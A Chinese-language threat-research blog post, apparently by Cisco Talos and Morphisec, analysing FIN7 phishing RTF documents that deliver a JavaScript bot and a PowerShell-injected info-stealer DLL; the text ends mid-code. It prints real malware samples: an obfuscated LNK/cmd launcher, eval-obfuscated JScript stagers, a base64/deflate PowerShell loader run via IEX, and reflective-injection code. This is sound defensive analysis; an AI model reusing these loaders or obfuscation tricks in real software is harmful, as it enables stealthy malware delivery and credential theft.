2017 年 9 月 27 日，星期三

FIN7 组织在新的攻击中使用 JavaScript 和信息窃取程序 DLL 变体

作者：Michael Gorelik 和 Josh Reynolds

执行摘要

本文将详细介绍一个新近发现的遭到 FIN7 组织利用的 RTF 文档系列。FIN7 组织（也称为 Carbanak 团伙）是一个受经济利益驱使，主要针对金融、酒店和医疗行业发起网络攻击的团伙。FIN7 组织使用这种文档进行网络钓鱼活动，旨在执行一系列脚本语言代码，其中采用了多种用于绕过传统安全防护机制的混淆机制及其他高级技术。这种文档包含各种诱使用户点击其嵌入式对象的消息，而该嵌入式对象可执行一些恶意脚本，使系统感染上一种用于窃取信息的恶意软件变体。然后，该恶意软件就会从一些常用浏览器和邮件客户端窃取密码，并将其发送到攻击者可访问的远程节点。本文将详细探讨这些高级机制和信息窃取恶意软件。我们还将分析面向终端的 AMP 和 Threat Grid 产品系列中用于检测这些文档系列的多种静态和动态检测机制。

引言

2017 年 6 月 9 日，Morphisec 实验室发表了一篇博文，详细介绍一种新型感染媒介技术，这种技术采用包含嵌入式 JavaScript OLE 对象的 RTF 文档。用户点击该文档后，它就会启动由 JavaScript 组成的感染链和最终的 shellcode 负载，然后通过 DNS 从远程命令和控制服务器加载更多的 shellcode。在 Morphisec 实验室和思科研究与效能团队共同撰写的这篇博文中，我们将揭示这个新的文档变体的详细信息。该变体利用 LNK 嵌入式 OLE 对象，从文档对象中提取出 JavaScript 僵尸病毒，并使用 PowerShell 将信息窃取程序 DLL 注入内存中。我们公布的这些详细信息一方面旨在帮助大家了解 FIN7 等老练的犯罪团伙目前采用的攻击方法，这些团伙不断改变攻击技术，企图规避安全检测；另一方面旨在展示面向终端的 AMP 和 Threat Grid 产品系列的检测功能。网络威胁始终在不断变化，每天都会对很多行业产生不利影响，而本文将有助于大家了解这些威胁。

感染媒介

我们遇到的植入程序变体使用 LNK 文件来执行 wscript.exe，这个 JavaScript 攻击链的开头部分嵌入在以下 word 文档对象中：

```
C:\Windows\System32\cmd.exe..\..\..\Windows\System32\cmd.exe /C set
x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo
try{w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+
'l'](w.ActiveDocument.Shapes(1).TextFrame.TextRange.Text);}catch(e){}; >%HOME
PATH%\md5.txt & echo %x:@=%|cmd
```

该攻击链包含构成 JavaScript 僵尸病毒各组成部分的大量 base64 编码的 JavaScript 文件。此外，该攻击链中还包含执行反射式 DLL 注入的 PowerShell 代码，用于注入信息窃取恶意软件变体 DLL，这些将在下文进行深入介绍。

JAVASCRIPT 比较

对解码后的 JavaScript 函数进行聚类分析

一个此类文档就可以生成多达 40 个 JavaScript 文件。为了识别相似的技术，我们决定使用给定 JavaScript 文件的熵和 base64 的解码深度，借助 ggplot 和 ggiraph R 库在散点图中对这些文件进行聚类分析。

在阐述分析结果之前，我们先来解释一下用于对这些 JavaScript 文件进行绘图和聚类分析的值。

Base64 编码

大多数 JavaScript 混淆处理都是通过嵌套 base64 编码实现的。Base64 是一种将二进制转换成文本的编码方案，可用于表示任何类型的数据。对于这些文档而言，Base64 用于对 JavaScript 函数进行多次编码，很有可能是为了规避传统防病毒软件采用的常见分析技术，因为这些防病毒软件只能模拟有限次迭代的 JavaScript 指令。这些 base64 blob 采用硬编码或以逗号分隔，之后将其串接起来进行解码，就能生成要执行的下一个 JavaScript 代码。解码时，可以使用 CDO.Message ActiveXObject，并将 ContentTransferEncoding 指定为 base64（请注意，Windows-1251 字符集是西里尔文，说明它可能来自使用俄语的国家/地区）：

```
function b64dec(data){


    var cdo = new ActiveXObject("CDO.Message");
    var bp = cdo.BodyPart;
    bp.ContentTransferEncoding = "base64";
    bp.Charset = "windows-1251";
    var st = bp.GetEncodedContentStream();
    st.WriteText(data);
    st.Flush();
    st = bp.GetDecodedContentStream();
    st.Charset = "utf-8";
    return st.ReadText;
}
```

然后，这可以使用一个经过混淆的函数调用进行评估，例如：

```
MyName.getGlct()[String.fromCharCode(101)+'va'+'l'](b64dec(energy));
```

执行这些 base64 解码步骤会导致生成 JavaScript 僵尸病毒函数的各个执行分支，并且将信息窃取程序 DLL 注入到内存中：



图 1：采用 JavaScript 和 DLL 注入的文档感染链详情

JavaScript 的熵

熵涉及计算一定量的数据的无序性和不确定性。在本文中，我们关注的是基于该计算确定提取的 JavaScript 文件之间的关联性，因为这些文档的变体包含类似的函数，但由于使用了混淆机制，因此增加了聚类分析的难度。为此，我们采用了 Ero Carrera 的博文中提供的 Python 代码进行以下计算：

```
import math

def H(data):
```

```
    if not data:
        return 0
    entropy = 0
    for x in range(256):
        p_x = float(data.count(chr(x)))/len(data)
        if p_x > 0:
            entropy += - p_x*math.log(p_x, 2)
    return entropy
```

对每个 JavaScript 文件执行此计算之后，计算结果将作为下文散点图的 X 轴。

聚类分析和 JavaScript 函数的散点图

我们从一组不包含植入程序 DLL 的初始文档开始。然后，计算出了生成各个文件（Y 轴）所需的 base64 解码深度，并计算它们各自的熵（X 轴）。进而，分析了各个散点图分组，并将其各自的功能标记为红色：



图 2：基于熵和 base64 解码深度的散点图

通过这个散点图，可以得到下列结论：

1. base64 解码深度越深，就越有可能是我们要找的函数
2. 僵尸病毒函数和 C2 通信 JavaScript 位于多组解码深度和熵比较接近的文件中
3. 任务调度功能的解码深度和熵差异比较明显（分两种单独的情况）

然后，我们将相同的技术应用于传送整个 base64 编码压缩 DLL 的第二代文档上：



图 3：PowerShell DLL 文件的散点图

离群值代表解码后的 DLL 和 XML 任务文件。如果从散点图中移除这些离群值（仅保留 JavaScript），可以看到与第一代文档相似的簇：



图 4：修改后的 PowerShell DLL 文档散点图

基于簇的数量和熵的范围，我们发现这一代文档包含更多具有不同功能和深度的文件。该绘图方法还提供了一种通过显示离群值来识别新功能的方法，例如标记 PS 的离群值，其中存放的是一组经过编码的 PowerShell 字节，而不是提供用于 DLL 注入的最终 PowerShell 的 blob：

```
$OArr = @{}
# 6 '6PLUsVKdrgNxzLU7iyhCGusHNeCtMOIwdQOYsRXC4sjquiEKSIlujgio8ImwbpgjTTJU8cjtD6uOddlD5RA9WSS5c17IJqRMSn5iNebSnQwbHkRBQOxQO6eOjRzHOyxHFYFkKamphr3bAnqguOWs9C1ne1KRUdXuyAM6lK/SjSzg
# 9 '1I7XSDuHMhr8mSEF6noAwIEX22zfnLzS7RbNnUftLjk9OJxt4Ck683Ypzsrbch0rUbhuYzof88nH2B7wd3U4NZyX8vRwYOa6+++vlLpVSi82a2CZMrWQcr0Wf3mV42/BoYxKC1zjP1mHV5NH8jsGJXbhIjakD6/nOPSvuSAXlchF
# 4 'QCKAkJxUZ5LQg4Vh1Vo+g6I9JGZgdTHVwRJjksppZD8Q7hIXk+QB6QSbFcrm95ie18mRdvR/oQo2PtgbJGWTYAcalsmtYWUng7FGkovTGTrcfQBHEmtYJSOGnSb4TCWRmFGiPNZIcDO1w+wqsqFoMy76ZiXhnXSHKQvOBCJokMJA
# 7 'ho69I0bVeFZrZGTNhmRC8OPrHbyCBzqVwLOoP1GJOVy6JAIjbWP+ooSdlcULWS3Ke6oWOyXm2sBMRU2I6DdjussmVX7stKeat2jQmLYYVlZtqiO+ByXHXVQGUsOJBso8ZBAyb+eKYaKkesKD2qQV8X8DJCKMU4Y2vGiIRMAkUxH
# 3 'z99eSJCbvxdsdydoT3pvYqszji8gKSKwhdnu8PpIPj2Rw0+bj34mzuv/Sy4PYzZuy/J/9mJP/4JfGZPs3ivx723pVmy/D5PN9kdYhM4y2bN4cxTlnaG1L802MxHv7FBvVi5Hq67r1N7Rg+JPbA+HNCvx8IPC9s9gEwvvHz1AwHod
# 1 '7L1rd+JKs1b8vX8F7941U3ZnVQW6oEuftdd7uN9B8hkEe2rVSEgJAiFASMmlz/7vEwJjA8ZVxuXe3Wema9WyDUi8kXF9IjJTFCJ/ELozP2HMgswmdN388Je//yW8/zQzMKe7v252P+N/v+/edEInuNFmS3d342+J5KdE3fRtM5wF
# 8 'PI4bGJbFwxttGmoxhMoxPGUwbfDalFNyc0FQR8rFSwYA7q23rGiOwVO7DNVWMG7XKNqPXcOmrNqhmufKfitTvL6WoLvmbDuJGTNCozVcfstcF8JDvlqpYboNnRdspYa3Fzv9OFmbOQ6Go7H9odJjWnHpXW/lybVYaCPGObfOQ2R/k
# 2 'Ue6NXzPJy2svQvdxzW6S+y+xwnqC9z+Aw78vjodnMatPyE1nAi4mhbOgv4LqSFvaM2W/l7PjfgTksMSw69ND/9I9b+8uvTex/J3W2e+uSHlSnrxDpl3pHdIqj87zSf3ubOtUhyep/SuUS2e7LsQfNz9+K5sPlJ9fz5jis1AjjsGI
# 5 'LMgAkX2qK4pMsaSWVRDTABrJ5pZ8Qc9lRH2YgyHyoSv6lLTUCOPaiurLaQnW0Qyag1hqjBWgY5fjR4DZnciKbazcHO0Ya9KEAG9PYqrWgIhqaYpYj2CU2t6ZA6fFi1ADs1ksxmWQRlhkbOhTyVByz9JeqKgGK58NgUPltZKFd1
(gc $MyInvocation.MyCommand.Path | select-string -Pattern '{^# .*}' | %{$_ -replace '{^# }', '$OArr.Add(" -replace '"', '\"', "`" -replace '$', ');'}}) | I`E`X
$OFS = ''
$EncodedCompressedFile = [string]($OArr.GetEnumerator() | Sort-Object Name | %{$_.Value})
$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EncodedCompressedFile),[IO.Compression.CompressionMode]::Decompress);
$UncompressedFileBytes = New-Object Byte[](63149)
$DeflatedStream.Read($UncompressedFileBytes, 0, 63149) | Out-Null
([Text.Encoding]::ASCII.GetString($UncompressedFileBytes)) | I`E`X
```

图 5：根据熵的离群值识别新的 PowerShell 功能

JavaScript 代码混淆的变化

对相似功能进行了聚类分析之后，生成的文档之间的变化就变得很明显。变量名称和 GUID 路径都发生了变化：

```
function AW(AX)
{
  try{
    var AY = new ActiveXObject("Scripting.FileSystemObject");
    var AZ = AY.GetFile(AX);
    var BA = AZ.OpenAsTextStream(1, 0);
    var BB = BA.ReadAll();
    BA.Close();
    return BB;
  }catch(BC){
    return "";
  }
}

var BD = this;
var BE = (function () {/*
try{

  var BF = new ActiveXObject("Scripting.FileSystemObject");
  var BG = new ActiveXObject("Wscript.Shell");
  var BH = "{8F3C96F6-F9AD-2E86-2C95-CB4BC1CA46EB}";
  var BI = "{BCADFFDC-79BA-17E9-EE87-F8D4FF0E0C61}";
  var BJ = "596f4e4248dce2.23428764.txt";
  var BK = BG.ExpandEnvironmentStrings("%HOMEPATH%") + "\\" + BH;
  var AX = BK + "\\" + BJ;
  var BL = "";
  var BM = "";

  if(BF.FileExists(AX)){
    BL = AW(AX);
    BL = BL.toString();
    if( BL.length > 0 ){
      BN = BL.split(",");
      for (var BO = 0; BO < BN.length; BO++) {
        AX = BK + "\\" + BI + "\\" +  BN[BO];
        if(BF.FileExists(AX)){
          BM = 'wscript.exe //b //e:jscript "' + AX + '"';
          BG.Run(BM, 0, false);
        }
      }
      AX = BK + "\\" + BJ;
      var BP = BF.OpenTextFile(AX,2,true,0);
      BP.Write('');
      BP.Close();
    }
  } else {

  }

}catch(BC){}
*/}).toString().slice(16,-4);

try {
  BQ();
} catch(BC) {
_ BD[String.fromCharCode(101)+'va'+'l'](BE);
```

```
function M(N)
{
  try{
    var O = new ActiveXObject("Scripting.FileSystemObject");
    var P = O.GetFile(N);
    var Q = P.OpenAsTextStream(1, 0);
    var R = Q.ReadAll();
    Q.Close();
    return R;
  }catch(S){
    return "";
  }
}

var T = this;
var U = (function () {/*
try{

  var V = new ActiveXObject("Scripting.FileSystemObject");
  var W = new ActiveXObject("Wscript.Shell");
  var X = "{4E484A4A-086B-B26D-B784-0B6174BA9E15}";
  var Y = "{C71C10BA-4991-4E23-1DE5-2F4387E6B8A0}";
  var Z = "5968aa286e8a31.07027564.txt";
  var AA = W.ExpandEnvironmentStrings("%HOMEPATH%") + "\\" + X;
  var N = AA + "\\" + Z;
  var AB = "";
  var AC = "";

  if(V.FileExists(N)){
    AB = M(N);
    AB = AB.toString();
    if( AB.length > 0 ){
      AD = AB.split(",");
      for (var AE = 0; AE < AD.length; AE++) {
        N = AA + "\\" + Y + "\\" +  AD[AE];
        if(V.FileExists(N)){
          AC = 'wscript.exe //b //e:jscript "' + N + '"';
          W.Run(AC, 0, false);
        }
      }
      N = AA + "\\" + Z;
      var AF = V.OpenTextFile(N,2,true,0);
      AF.Write('');
      AF.Close();
    }
  } else {

  }

}catch(S){}
*/}).toString().slice(16,-4);

try {
  AG();
} catch(S) {
  T[String.fromCharCode(101)+'va'+'l'](U);
```

图 6：变量和路径 GUID JS 的变化

此功能还使得一种值得关注的混淆机制变得更加显眼，而一些仿真引擎可能会忽略这种混淆机制。我们所评估的 JavaScript 的函数体似乎位于一个多行注释中，但实际上这个注释是个多行字符串。我们通过 Chrome 的脚本控制台对此函数进行测试，发现了以下混淆方法：

```
> var U = (function () {/*
  try{
  console.log("I can't believe this actually works.");
  }catch(BD){};
  */}).toString().slice(16,-4)
<· undefined
> eval(U)
  I can't believe this actually works.
```

图 7：JavaScript 多行注释字符串混淆方法

我们对函数进行重新整理，可以得出以下结果：

图 8：重新整理的函数示例

命令和控制地址发生也经过更改：

图 9：更改的命令和控制地址

不同 base64 编码深度可以使用我们的散点图来识别，如 PowerShell 的写入和执行功能：

图 10：具有不同 Base64 解码深度的 PowerShell 写入和执行功能

下面我们看看相同的功能在不同的解码深度下的情形：

```
function readFile(p)
{
  try{
    var fs = new ActiveXObject("Scripting.FileSystemObject");
    var file = fs.GetFile(p);
    var stream = file.OpenAsTextStream(1, 0);
    var content = stream.ReadAll();
    stream.Close();
    return content;
  }catch(e){
    return "";
  }
}
function pausecomp(millis)
{
    var date = new Date();
    var curDate = null;
    do{
    curDate = new Date();
    WScript.Sleep(100);
  }while(curDate-date < millis);
}

function getProxy(){
  var WshShell = new ActiveXObject("WScript.Shell");

  try {
    var ProxyEnable = WshShell.RegRead("HKEY_CURRENT_USER\\Software\\Mic
rosoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyEnable");
    if(ProxyEnable == 1){
      var ProxyServer = WshShell.RegRead("HKEY_CURRENT_USER\\Software\\M
icrosoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyServer");
      return ProxyServer;
    }else{
      return "";
    }
  } catch (e) {
    return "";
  }
}
```

```
function readFile(p)
{
  try{
    var fs = new ActiveXObject("Scripting.FileSystemObject");
    var file = fs.GetFile(p);
    var stream = file.OpenAsTextStream(1, 0);
    var content = stream.ReadAll();
    stream.Close();
    return content;
  }catch(e){
    return "";
  }
}
function pausecomp(millis)
{
    var date = new Date();
    var curDate = null;
    do{
    curDate = new Date();
    WScript.Sleep(100);
  }while(curDate-date < millis);
}

function getProxy(){
  var WshShell = new ActiveXObject("WScript.Shell");

  try {
    var ProxyEnable = WshShell.RegRead("HKEY_CURRENT_USER\\Software\\Mi
crosoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyEnable");
    if(ProxyEnable == 1){
      var ProxyServer = WshShell.RegRead("HKEY_CURRENT_USER\\Software\\
Microsoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyServer");
      return ProxyServer;
    }else{
      return "";
    }
  } catch (e) {
    return "";
  }
}
```

图 11：PowerShell 写入和执行功能的代码比较

信息窃取程序 DLL

恢复 DLL

这些 JavaScript 解码链的最后一个组成部分是 PowerShell 反射式 DLL 注入脚本，其中包含从 Powersploit 的 Invoke-ReflectivePEInjection 中复制粘贴的函数。DLL 通过解码 base64 blob 来进行去混淆，并使用 IO.Compression.DeflateStream 解压生成的字节。为了恢复 DLL，我们可以使用 [io.file] :: WriteAllBytes 直接将解压缩的字节写入磁盘。

```
$EncodedCompressedFile = @'
7bOHYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7228995777333nvvvfe6O51OJ/ff/z9cZmQBbPbOStr1niGAqsgfP358Htz8ivvipP+nX+LV/jV/j1/h16P//9//9a/waf9evIc/vc
'@
$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EncodedCompressedFile),[IO.Compression.CompressionMode]::Decompress)
$UncompressedFileBytes = New-Object Byte[](24576)
$DeflatedStream.Read($UncompressedFileBytes, 0, 24576) | Out-Null
[io.file]::WriteAllBytes('C:\Users\admin\AppData\Local\Temp\out.bin',$UncompressedFileBytes)
```

图 12：对 PowerShell 流进行解压并将 DLL 写入磁盘

```
Function Get-Win32Types
{
    $Win32Types = New-Object System.Object

    $Domain = [AppDomain]::CurrentDomain
    $DynamicAssembly = New-Object System.Reflection.AssemblyName('DynamicAssembly')
    $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
    $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('DynamicModule', $false)
    $ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].GetConstructors()[0]

    ############    ENUM    ############
    #Enum MagicType
    $TypeBuilder = $ModuleBuilder.DefineEnum('MagicType', 'Public', [UInt16])
    $TypeBuilder.DefineLiteral('IMAGE_NT_OPTIONAL_HDR32_MAGIC', [UInt16] 0x10b) | Out-Null
    $TypeBuilder.DefineLiteral('IMAGE_NT_OPTIONAL_HDR64_MAGIC', [UInt16] 0x20b) | Out-Null
    $MagicType = $TypeBuilder.CreateType()
    $Win32Types | Add-Member -MemberType NoteProperty -Name MagicType -Value $MagicType

    ###########    STRUCT    ###########
    #Struct IMAGE_DATA_DIRECTORY
    $Attributes = 'AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFieldInit'
    $TypeBuilder = $ModuleBuilder.DefineType('IMAGE_DATA_DIRECTORY', $Attributes, [System.ValueType], 8)
